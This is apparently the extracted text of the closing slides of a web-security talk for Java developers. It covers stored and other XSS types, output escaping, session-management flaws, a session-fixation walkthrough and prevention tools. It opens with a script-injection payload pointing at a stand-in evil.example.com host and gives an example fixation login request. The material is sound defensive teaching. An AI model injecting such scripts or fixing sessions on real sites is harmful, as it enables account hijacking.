  <script src="http://evil.example.com/pwn.js" />
</body>
</html>
```

redirect user



hijack victim's session

insert hostile content

redirect user

All users
are affected

hijack victim's session

insert hostile content



Other XSS types

- > DOM-based XSS – **reflected by JavaScript code on the client side**
- > Universal XSS – **exploit vulnerabilities in the browser**

Prevention

- > Use **contextual** (HTML, JavaScript, CSS) output **escaping/encoding**
- > Validate & sanitize user input – prefer **whitelists** over blacklists
- > Protect session cookies with **httpOnly**
- > Use **Content-Security-Policy** headers to limit where external resources can be loaded from

Properly escaped output

```
<html>
<body>
I love cats &lt;script src="http://
evil.example.com/pwn.js" /&gt;
</body>
</html>
```

```
01 <HTML>
02 <BODY>
03 <HEADER>
04 </HEADER>
```



Session Management

The threat

- > **Flaws in session management allows an attacker to steal accounts or impersonate users**

Common flaws

- > Session IDs are **exposed** in the **URL**
- > Session IDs **don't timeout**
- > Session IDs **aren't changed** after logins
- > Session IDs **aren't invalidated** during logout
- > Session IDs are **predictable**

01 <HTML>
02 <BODY>
03 <HEADER>
04 </HEADER>

Session fixation

01 <HTML>
02 <BODY>
03 <HEADER>
04 </HEADER>

Attacker establishes
a valid session

<https://vulnerable.example.com/?ID=48839ca>

Attacker gets
a session ID



<https://vulnerable.example.com/?ID=48839ca>



Attacker gets
a session ID

01 <HTML>
02 <BODY>
03 <HEADER>
04 </HEADER>

The attacker tricks victim to
login with the provided link

<https://vulnerable.example.com/login?ID=48839ca>

01 <HTML>
02 <BODY>
03 <HEADER>
04 </HEADER>

The attacker tricks victim to
login with the provided link

<https://vulnerable.example.com/login?ID=48839ca>

Victim logs into vulnerable website

POST /login?ID=48839ca9
Host: vulnerable.example.com

user=joe&pwd=secret

Vulnerable website doesn't create a new session

HTTP 1.1 303 See other
Location: <https://vulnerable.example.com/?ID=48839ca>

Attacker knows victim's
session ID and has
access to his account

Prevention

- > Store session IDs in **cookies** – use **httpOnly** flag if possible
- > Create a **new session** after login – (see `HttpServletRequest`)
- > Properly **invalidate** sessions – during logout or due to inactivity
- > Use **unpredictable** session IDs – (e.g. don't use `java.util.Random`)

Summary

- > **Validate & sanitize all user input**
- > **Properly escape/encode output**
- > **Protect your forms with CSRF-Tokens**
- > **Harden your session management**

Tools that can help

- > Spring:
Spring framework, Spring security
- > OWASP:
CSRFGuard, HTML Sanitizer, ESAPI
- > Apache:
commons lang, commons validation
- > JavaEE:
Bean validation (JSR-303), JSF (2.2)

Watch out for...

- > Vulnerabilities in 3rd-party components
- > Security (mis)configuration
- > Proper access control

Thank you!
